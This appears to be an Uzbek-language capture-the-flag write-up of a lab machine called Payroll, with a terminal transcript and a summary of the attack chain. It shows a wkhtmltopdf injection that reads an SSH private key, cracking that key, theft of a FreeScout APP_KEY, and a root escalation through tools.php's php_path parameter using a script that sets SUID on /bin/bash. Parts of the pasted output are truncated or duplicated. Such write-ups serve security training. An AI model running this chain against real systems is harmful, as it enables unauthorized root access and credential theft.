saidislom: command not found
<UT7edEjhny51FL7JhLU=&php_path=/tmp/p&action=test" http://127.0.0.1:8080/tools.php
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>FreeScout Tools</title>
<link href="/css/fonts.css" rel="stylesheet"/>
<link href="/installer/css/fontawesome.css" rel="stylesheet"/>
<link href="/installer/css/style.min.css" rel="stylesheet"/>
</head>
<body>
<div class="master">
<div class="box">
<div class="header">
<h1 class="header__title">FreeScout Tools</h1>
</div>
<div class="main">


```

Lokal tarmoqda 8080-portda ishlayotgan <http://127.0.0.1:8080/tools.php> (FreeScout Tools) ma'muriy boshqaruv sahifasi aniqlandi.

```
staff@haad-addcc459: /tmp$ rm p
staff@haad-addcc459: /tmp$ cat << 'EOF' > /tmp/p
> #!/bin/bash
> if [[ "$@" == *-v-* ]]; then
>   echo "PHP 8.4.0 (cli) (built: Mar 5 2025 00:00:00) (NTS)"
> else
>   chmod u+s /bin/bash
> fi
> EOF
staff@haad-addcc459: /tmp$ chmod +x p
staff@haad-addcc459: /tmp$ ls -la p
-rwxrwxr-x 1 staff staff 137 Sep 14 17:58 p
<UT7edEjhny51FL7JhLU=&php_path=/tmp/p&action=test" http://127.0.0.1:8080/tools.php
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>FreeScout Tools</title>
<link href="/css/fonts.css" rel="stylesheet"/>
<link href="/installer/css/fontawesome.css" rel="stylesheet"/>
<link href="/installer/css/style.min.css" rel="stylesheet"/>
</head>
<body>

```

`tools.php` sahifasidagi `php_path` parametri orqali ixtiyoriy buyruq ijro etish imkoniyatidan foydalanib, `/tmp/p` skripti yaratildi (u `/bin/bash` ga SUID bitini qo'shadi) va unga `chmod +x /tmp/p` berildi.



FreeScout `APP_KEY` va tayyorlangan `/tmp/p` skriptini parametr sifatida uzatuvchi `curl` so'rovi shakllantirildi va `http://127.0.0.1:8080/tools.php` manziliga yuborildi.

```
staff@haad-addcc459: /tmp

</div>
<div class="buttons">
  <button class="button" type="submit" name="action" value="update">
    Update Now
  </button>
  <br/>
  <button class="button" type="submit" name="action" value="cc">
    Clear Cache
  </button>
  <button class="button" type="submit" name="action" value="migrate">
    Migrate DB
  </button>
</div>
</div>
</form>
</div>
</div>
</body>
</html>
staff@haad-addcc459: /tmp$
staff@haad-addcc459: /tmp$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# id
uid=1000(staff) gid=50(staff) euid=0(root) groups=50(staff)
bash-5.2# cd /root
bash-5.2# ls
proof.txt
bash-5.2# cat proof.txt
ad12aadf412aa8db70a7ed1725704b05
bash-5.2# saidisloam
agym
```

Ekspluatatsiya natijasida `/bin/bash` fayliga SUID biti muvaffaqiyatli o'rnatildi. `/bin/bash -p` buyrug'i orqali to'liq `root` (`euid=0(root)`) huquqiga ega qobiq ochildi va `/root/proof.txt` flagi (`ad12aadf412aa8db70a7ed1725704b05`) o'qildi.

Xulosa va Zaifliklar tahlili:

Payroll mashinasi quyidagi asosiy bosqichlar va zaifliklar zanjiridan iborat bo'ldi:

- **Reconnaissance & Enumeration:** Nishon IP (`10.15.0.147`) ning 22 (SSH) va 80 (HTTP) portlari ochiqligi hamda `payroll.ms` do'kon platformasi aniqlandi.
- **Server-Side XSS / LFI (wkhtmltopdf):** Onlayn buyurtma rasmiylashtirish jarayonida hisob-faktura (Invoice) generatsiya qilishda `wkhtmltopdf 0.12` ishlatilishi ma'lum bo'ldi. Buyurtmaning maxsus ko'rsatmalar maydoniga kiritilgan JavaScript kodi orqali serverdagi `file:///home/staff/.ssh/id_rsa` kaliti PDF ichiga o'qib olindi.
- **Initial Foothold:** Olingan shifrlangan SSH kaliti John the Ripper yordamida ochilib (parol: `money1`), `staff` foydalanuvchisi sifatida SSH orqali serverga kiritildi.
- **Local Enumeration (FreeScout):** Serverda lokal ishlayotgan FreeScout helpdesk ilovasi tahlil qilinib, `config.php` ichidan maxfiy `APP_KEY` kaliti qo'lga kiritildi.
- **Privilege Escalation (Root):** Lokal 8080-portdagi `tools.php` boshqaruv paneliga `APP_KEY` va soxta `php_path` (`/tmp/p`) orqali so'rov yuborilib, `/bin/bash` ga SUID biti o'rnatildi. `/bin/bash -p` orqali to'liq `root` huquqi olinib, `proof.txt` flagi (`ad12aadf412aa8db70a7ed1725704b05`) muvaffaqiyatli qo'lga kiritildi.